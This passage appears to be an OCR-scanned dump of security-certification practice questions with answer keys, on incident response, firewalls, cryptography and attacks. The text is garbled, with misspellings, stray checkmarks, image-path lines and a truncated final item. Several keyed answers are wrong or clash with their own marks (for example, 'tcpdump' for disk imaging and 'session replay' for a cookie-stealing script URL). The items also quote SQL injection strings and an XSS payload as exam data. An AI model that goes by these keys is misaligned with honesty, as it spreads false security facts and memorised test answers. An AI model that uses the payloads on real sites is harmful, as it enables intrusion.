NO.40 An organization has activated an incident response plan due to a malware outbreak on its network The organization has brought in a forensics team that has identified an internet-facing Windows server as the likely point of initial compromise The malware family that was detected is known to be distributed by manually logging on to servers and running the malicious code Which of the following actions would be BEST to prevent reinfection from the initial infection vector?



(A). Prevent connections over TFTP from the internal network

(B). Create a firewall rule that blocks port 22 from the internet to the server

(C). Disable file shanng over port 445 to the server

[✓ (D). Block port 3389 inbound from untrusted networks]

Answer: A

D

NO.41 A social media company based in North Amenca is looking to expand into new global markets and needs to maintain compliance with international standards With which of the following is the company's data protection officer MOST likely concerned"

(A). NIST Framework

(B). ISO27001

(C). GDPR

(D). PCI-DSS

Answer: C

NO.42 A security incident has been resolved Which of the following BEST describes the importance of the final phase of the incident response plan?

(A). It examines and documents how well the team responded discovers what caused the incident, and determines how the incident can be avoided in the future ✓

(B). It returns the affected systems back into production once systems have been fully patched, data restored and vulnerabilities addressed

(C). It identifies the incident and the scope of the breach how it affects the production environment, and the ingress point

(D). It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach

Answer: A

NO.43 An organization is building backup server rooms in geographically diverse locations The Chief Information Security Officer implemented a requirement on the project that states the new hardware cannot be susceptible to the same vulnerabilities in the existing server room Which of the following should the systems engineer consider?

(A). Purchasing hardware from different vendors

(B). Migrating workloads to public cloud infrastructure

(C). Implementing a robust patch management solution

(D). Designing new detective security controls

Answer: A

NO.44 An organization implemented a process that compares the settings currently configured on systems against secure configuration guidelines in order to identify any gaps Which of the following control types has the organization implemented?

(A). Compensating

(B). Corrective

(C). Preventive

(D). Detective

Answer: C

NO.45 A security engineer is building a file transfer solution to send files to a business partner. The users would like to drop off the files in a specific directory and have the server send to the business partner. The connection to the business partner is over the internet and needs to be secure. Which of the following can be used?

(A). S/MIME


(B). LDAPS

(C). SSH
(D). SRTP
Answer: B

NO.46 A technician enables full disk encryption on a laptop that will be taken on a business tnp. Which of the following does this process BEST protect?
(A). Data in transit
(B). Data in processing
(C). Data at rest
(D). Data tokenization
Answer: C

NO.47 Which of the following provides a calculated value for known vulnerabilities so organizations can prioritize mitigation steps?
(A). CVSS
(B). SIEM
(C). SOAR
(D). CVE
Answer: A ✓

NO.48 A security analyst is investigating suspicious traffic on the web server located at IP address 10.10.1.1. A search of the WAF logs reveals the following output:



Source IP	Destination IP	Requested URL	Action Taken
172.16.1.3	10.10.1.1	/web/cgi-bin/contact?category=custname'--	permit and log
172.16.1.3	10.10.1.1	/web/cgi-bin/contact?category=custname+OR+1=1--	permit and log


Which of the following is MOST likely occurring?
(A). XSS attack
(B). SQLi attack
(C). Replay attack
(D). XSRF attack
Answer: B


NO.49 Which of the following is a known security nsk associated with data archives that contain financial information?
(A). Data can become a liability if archived longer than required by regulatory guidance
(B). Data must be archived off-site to avoid breaches and meet business requirements
(C). Companies are prohibited from providing archived data to e-discovery requests
(D). Unencrypted archives should be preserved as long as possible and encrypted
Answer: B

NO.50 A network engineer created two subnets that will be used for production and development servers. Per security policy, production and development servers must each have a dedicated network that cannot communicate with one another directly. Which of the following should be

deployed so that server administrators can access these devices?
(A). VLANS
(B). Internet proxy servers
(C). NIDS
(D). Jump servers
Answer: D

NO.51 A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802. IX using the most secure encryption and protocol available.
Perform the following steps:
1. Configure the RADIUS server.
2. Configure the WiFi controller.
3. Preconfigure the client for an incoming guest. The guest AD credentials are:
User: guest01
Password: guestpass





WiFi Controller

SSID: CORPGUEST


Shared key:

AAA server IP:

PSK:

Authentication type:

Controller IP: 192.168.1.10




RADIUS Server

Shared key: SECRET

Client IP:

Authentication type:

Server IP: 192.168.1.20



Wireless Client

SSID:

Username:

User password:

PSK:

Authentication type:


Answer:

See the answer below.

Explanation

Use the same settings as describe in below images.

Graphical user interface, application Description automatically generated



WiFi Controller

SSID: CORPGUEST

Shared key: SECRET

AAA server IP: 192.168.1.20

PSK: Test@123

Authentication type: WEP

Controller IP: 192.168.1.10

Wireless Client

SSID: CORPGUET


Username: guet01

User password: guestpass

PSK: Test@123

Authentication type: WPA2-ENTERPRISE

Graphical user interface, text, application Description automatically generated



RADIUS Server

Shared key: SECRET

Client IP: 192.168.1.10

Authentication type: Active Directory

Server IP: 192.168.1.20

NO.52 Which of the following would detect intrusions at the perimeter of an airport?

(A). Signage

(B). Fencing

(C). Motion sensors

(D). Lighting

(E). Bollards

Answer: C

NO.53 Which of the following components can be used to consolidate and forward inbound Internet traffic to multiple cloud environments though a single firewall?

(A). Transit gateway

(B). Cloud hot site

(C). Edge computing

(D). DNS sinkhole

Answer: A

NO.54 A large bank with two geographically dispersed data centers is concerned about major power

disruptions at both locations Every day each location expenences very bnef outages that last for a few seconds However dunng the summer a high risk of intentional brownouts that last up to an hour exists particularly at one of the locations near an jndustnal smelter. Which of the following is the BEST solution to reduce the risk of data loss?
(A). Dual supply
(B). Generator
(C). UPS
(D). PDU
(E). Daily backups
Answer: E

NO.55 Server administrators want to configure a cloud solution so that computing memory and processor usage is maximized most efficiently across a number or virtual servers. They also need to avoid potential dental-of-service situations caused by availability. Which of the following should administrators configure to maximize system availability while efficiently utilizing available computing power?
(A). Dynamic resource allocation
(B). High availably ✓
(C). Segmentation
(D). Container security
Answer: A

NO.56 After a recent security breach a security analyst reports that several admimstratrve usemames and passwords are being sent via cieartext across the network to access network devices over prot 23 Which of the following should be implemented so all credentials sent over the network are encrypted when remotely accessing and configunng network devices?
(A). SSH
(B). SNMPv3
(C). SFTP
(D). Telnet
(E). FTP ✓
Answer: A

NO.57 During a trial, a judge determined evidence gathered from a hard drive was not admissible. Which of the following BEST explains this reasoning?
(A). The forensic investigator forgot to run a checksum on the disk image after creation
(B). The chain of custody form did not note time zone offsets between transportation regions
(C). The computer was turned off. and a RAM image could not be taken at the same time
(D). The hard drive was not properly kept in an antistatic bag when rt was moved
Answer: A

NO.58 A company is receiving emails with links to phishing sites that look very similar to the company's own website address and content. Which of the following is the BEST way for the company to mitigate this attack?
(A). Create a honeynet to trap attackers who access the VPN with credentials obtained by phishing.
(B). Generate a list of domains similar to the company's own and implement a DNS sinkhole for each.

(C). Disable POP and IMAP on all Internet-facing email servers and implement SMTPS.
(D). Use an automated tool to flood the phishing websites with fake usernames and passwords.
Answer: B

✓

NO.59 A recent audit cited a risk involving numerous low-criticality vulnerabilities created by a web application using a third-party library. The development staff state there are still customers using the application even though it is end of life and it would be a substantial burden to update the application for compatibility with more secure libraries. Which of the following would be the MOST prudent course of action?
(A). Accept the risk if there is a clear road map for timely decommission
(B). Deny the risk due to the end-of-life status of the application.
(C). Use containerization to segment the application from other applications to eliminate the risk
(D). Outsource the application to a third-party developer group
Answer: C

NO.60 Which of the following is the MOST relevant security check to be performed before embedding third-parry libraries in developed code?
(A). Check to see if the third party has resources to create dedicated development and staging environments.
(B). Verify the number of companies that downloaded the third-party code and the number of contributions on the code repository.
(C). Assess existing vulnerabilities affecting the third-parry code and the remediation efficiency of the libraries' developers.

A

(D). Read multiple penetration-testing reports for environments running software that reused the library.
Answer: C

NO.61 A tax organization is working on a solution to validate the online submission of documents The solution should be earned on a portable USB device that should be inserted on any computer that is transmitting a transaction securely. Which of the following is the BEST certificate for these requirements?
(A). User certificate
(B). Self-signed certificate
(C). Computer certificate
(D). Root certificate
Answer: D

NO.62 The database administration team is requesting guidance for a secure solution that will ensure confidentiality of cardholder data at rest only in certain fields in the database schema. The requirement is to substitute a sensitive data field with a non-sensitive field that is rendered useless if a data breach occurs Which of the following is the BEST solution to meet the requirement?
(A). Tokenization
(B). Masking ✓
(C). Full disk encryption
(D). Mirroring
Answer: B

NO.63 Which of the following will increase cryptographic security?
(A). High data entropy
(B). Algorithms that require less computing power
(C). Longer key longevity
(D). Hashing
Answer: C

NO.64 A security proposal was set up to track requests for remote access by creating a baseline of the users' common sign-in properties. When a baseline deviation is detected, an Iv1FA challenge will be triggered. Which of the following should be configured in order to deploy the proposal?
(A). Context-aware authentication
(B). Simultaneous authentication of equals
(C). Extensive authentication protocol
(D). Agentless network access control
Answer: A

NO.65 An organization has developed an application that needs a patch to fix a critical vulnerability In which of the following environments should the patch be deployed LAST?
(A). Test
(B). Staging
(C). Development
(D). Production
Answer: B

NO.66 An organization is planning lo open other data centers to sustain operations in the event of a natural disaster.
Which of the following considerations would BEST support the organization's resiliency?
(A). Geographic dispersal
(B). Generator power
(C). Fire suppression
(D). Facility automation
Answer: A


NO.67 A company labeled some documents with the public sensitivity classification This means the documents can be accessed by:
(A). employees of other companies and the press
(B). all members of the department that created the documents
(C). only the company's employees and those listed in the document
(D). only the individuate listed in the documents
Answer: A

NO.68 An administrator needs to protect user passwords and has been advised to hash the passwords. Which of the following BEST describes what the administrator is being advised to do?
(A). Perform a mathematical operation on the passwords that will convert them into umgue stnngs
(B). Add extra data to the passwords so their length is increased, making them harder to brute force

(C). Store all passwords in the system in a rainbow table that has a centralized location
(D). Enforce the use of one-time passwords that are changed for every login session.
Answer: D

NO.69 Which of the following prevents an employee from seeing a colleague who is visting an inappropriate website?
(A). Job roration policy
(B). NDA
(C). AUP
(D). Separation of duties policy
Answer: C

NO.70 An organization wants to participate in threat intelligence information sharing with peer groups. Which of the following would MOST likely meet the organizations requirement?




(A). Perform OSINT investigations
(B). Subscribe to threat intelligence feeds
(C). Submit RFCs
(D). Implement a TAXII server

Answer: B


NO.71 A large financial services firm recently released information regarding a security breach within its corporate network that began several years before. During the time frame in which the breach occurred, indicators show an attacker gained administrative access to the network through a file downloaded from a social media site and subsequently installed it without the user's knowledge. Since the compromise, the attacker was able to take command and control the computer systems anonymously while obtaining sensitive corporate and personal employee information. Which of the following methods did the attacker MOST likely use to gain access?
(A). A bot
(B). A fileless virus
(C). A logic bomb
(D). A RAT
Answer: D
Explanation
Remote access trojans (RATs) are malware designed to allow an attacker to remotely control an infected computer. Once the RAT is running on a compromised system, the attacker can send commands to it and receive data back in response.

NO.72 After a recent security incident, a security analyst discovered that unnecessary ports were open on a firewall policy for a web server. Which of the following firewall policies would be MOST secure for a web server?
A)



[Source	Destination	Port	Action]
Any	Any	TCP 53	Allow
Any	Any	TCP 80	Allow
Any	Any	TCP 443	Allow
Any	Any	Any	Any


B)



[Source	Destination	Port	Action]
Any	Any	TCP 53	Deny
Any	Any	TCP 80	Allow
Any	Any	TCP 445	Allow
Any	Any	Any	Allow


✓

C)



[Source	Destination	Port	Action]
Any	Any	TCP 80	Deny
Any	Any	TCP 443	Allow
Any	Any	Any	Allow

D)



[Source	Destination	Port	Action]
Any	Any	TCP 80	Allow
Any	Any	TCP 443	Allow
Any	Any	Any	Deny

(A). Option A
(B). Option B
(C). Option C
(D). Option D

Answer: D

NO.73 Which of the following would BEST provide a systems administrator with the ability to more efficiently identify systems and manage permissions and policies based on location, role, and service level?

(A). Standard naming conventions
(B). Domain services
(C). Baseline configurations
(D). Diagrams

Answer: C

NO.74 During a security incident investigation, an analyst consults the company's SIEM and sees an event concerning high traffic to a known, malicious command-and-control server. The analyst would like to determine the number of company workstations that may be impacted by this issue. Which of the following can provide the information?

(A). WAF logs
(B). DNS logs

(C). System logs
(D). Application logs
Answer: C

NO.75 An engineer wants to inspect traffic to a cluster of web servers in a cloud environment. Which of the following solutions should the engineer implement?
(A). Proxy server
(B). WAF
(C). Load balancer
(D). VPN
Answer: B

A

NO.76 A security analyst is designing the appropnate controls to limit unauthorized access to a physical site The analyst has a directive to utilize the lowest possible budget Which of the following would BEST meet the requirements?
(A). Preventive controls
(B). Compensating controls
(C). Deterrent controls
(D). Detective controls
Answer: C

NO.77 A company suspects that some corporate accounts were compromised. The number of suspicious logins from locations not recognized by the users is increasing Employees who travel need their accounts protected without the nsk of blocking legitimate login requests that may be made over new sign-in properties. Which of the following security controls can be implemented?
(A). Enforce MFA when an account request reaches a nsk threshold
(B). Implement geofencing to only allow access from headquarters
(C). Enforce time-based login requests that align with business hours
(D). Shift the access control scheme to a discretionary access control
Answer: B

NO.78 A company is implementing a DLP solution on the file server. The file server has Pll. financial information, and health information stored on it Depending on what type of data that is hosted on the file server, the company wants different DLP rules assigned to the data Which ✓ of the following should the company do to help accomplish this goal?
(A). Classify the data
(B). Mask the data
(C). Assign an application owner
(D). Perform a risk analysis
Answer: A

NO.79 A company is implementing BYOD and wants to ensure all users have access to the same cloud-based services. Which of the following would BEST allow the company to meet this requirement?
(A). laaS
(B). PasS


(C). MaaS
(D). SaaS
Answer: B

NO.80 During an incident response process involving a laptop, a host was identified as the entry point for malware.
The management team would like to have the laptop restored and given back to the user. The cybersecurity analyst would like to continue investigating the intrusion on the host. Which of the following would allow the analyst to continue the investigation and also return the laptop to the user as soon as possible?
(A). dd
(B). memdump
(C). tcpdump
(D). head
Answer: C

NO.81 After reluming from a conference, a user's laptop has been operating slower than normal and overheating and the fans have been running constantly Dunng the diagnosis process, an unknown piece of hardware is found connected to the laptop's motherboard Which of the following attack vectors was exploited to install the hardware?
(A). Removable media ✓
(B). Spear phishing
(C). Supply chain
(D). Direct access
Answer: C

NO.82 The Chief Compliance Officer from a bank has approved a background check policy for all new hires Which of the following is the policy MOST likely protecting against?
(A). Preventing any current employees' siblings from working at the bank to prevent nepotism
(B). Hiring an employee who has been convicted of theft to adhere to industry compliance
(C). Filtenng applicants who have added false information to resumes so they appear better qualified
(D). Ensuring no new hires have worked at other banks that may be trying to steal customer information
Answer: B

NO.83 A security analyst was asked to evaluate a potential attack that occurred on a publicly accessible section of the company's website The malicious actor posted an entry in an attempt to trick users into cltckmg the following:




```
https://www.c0mptla.com/contact-us/%3Fname%3D%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
```

Which of the following was MOST likely observed?
(A). DLL injection
(B). Session replay
(C). SOLI
(D). XSS
Answer: B

NO.84 An ofgantzation has decided to purchase an insurance policy because a risk assessment determined that the cost to remediate the risk is greater than the five-year cost of the insurance policy. The organization is enabling risk
(A). avoidance
(B). acceptance
(C). mitigation
(D). transference
Answer: D

C

NO.85 Security analysts are conducting an investigation of an attack that occurred inside the organization's network.
An attacker was able to connect network traffic between workstation throughout the network. The analysts review the following logs:



VLAN	Address
--------	------------------
1	0007.1e5d.3213
1	002a.7d.44.8801
1	0011.aab4.344d

The layer 2 address table has hundred of entries similar to the ones above. Which of the following attacks has MOST likely occurred?
(A). SQL injection
(B). DNS spoofing
(C). MAC flooding
(D). ARP poisoning
Answer: D

NO.86 A company recently experienced a significant data loss when proprietary Information was leaked to a competitor. The company took special precautions by using proper labels; however, email filter logs do not have any record of the incident. An Investigation confirmed the corporate network was not breached, but documents were downloaded from an employee's COPE tablet and passed to the competitor via cloud storage.

C

Which of the following is the BEST remediation for this data leak?
(A). User training
(B). CASB
(C). MDM
(D). DLP
Answer: D

NO.87 Which of the following is the MOST relevant security check to be performed before embedding third-parry libraries in developed code?
(A). Check to see if the third party has resources to create dedicated development and staging environments.
(B). Verify the number of companies that downloaded the third-party code and the number of

✓

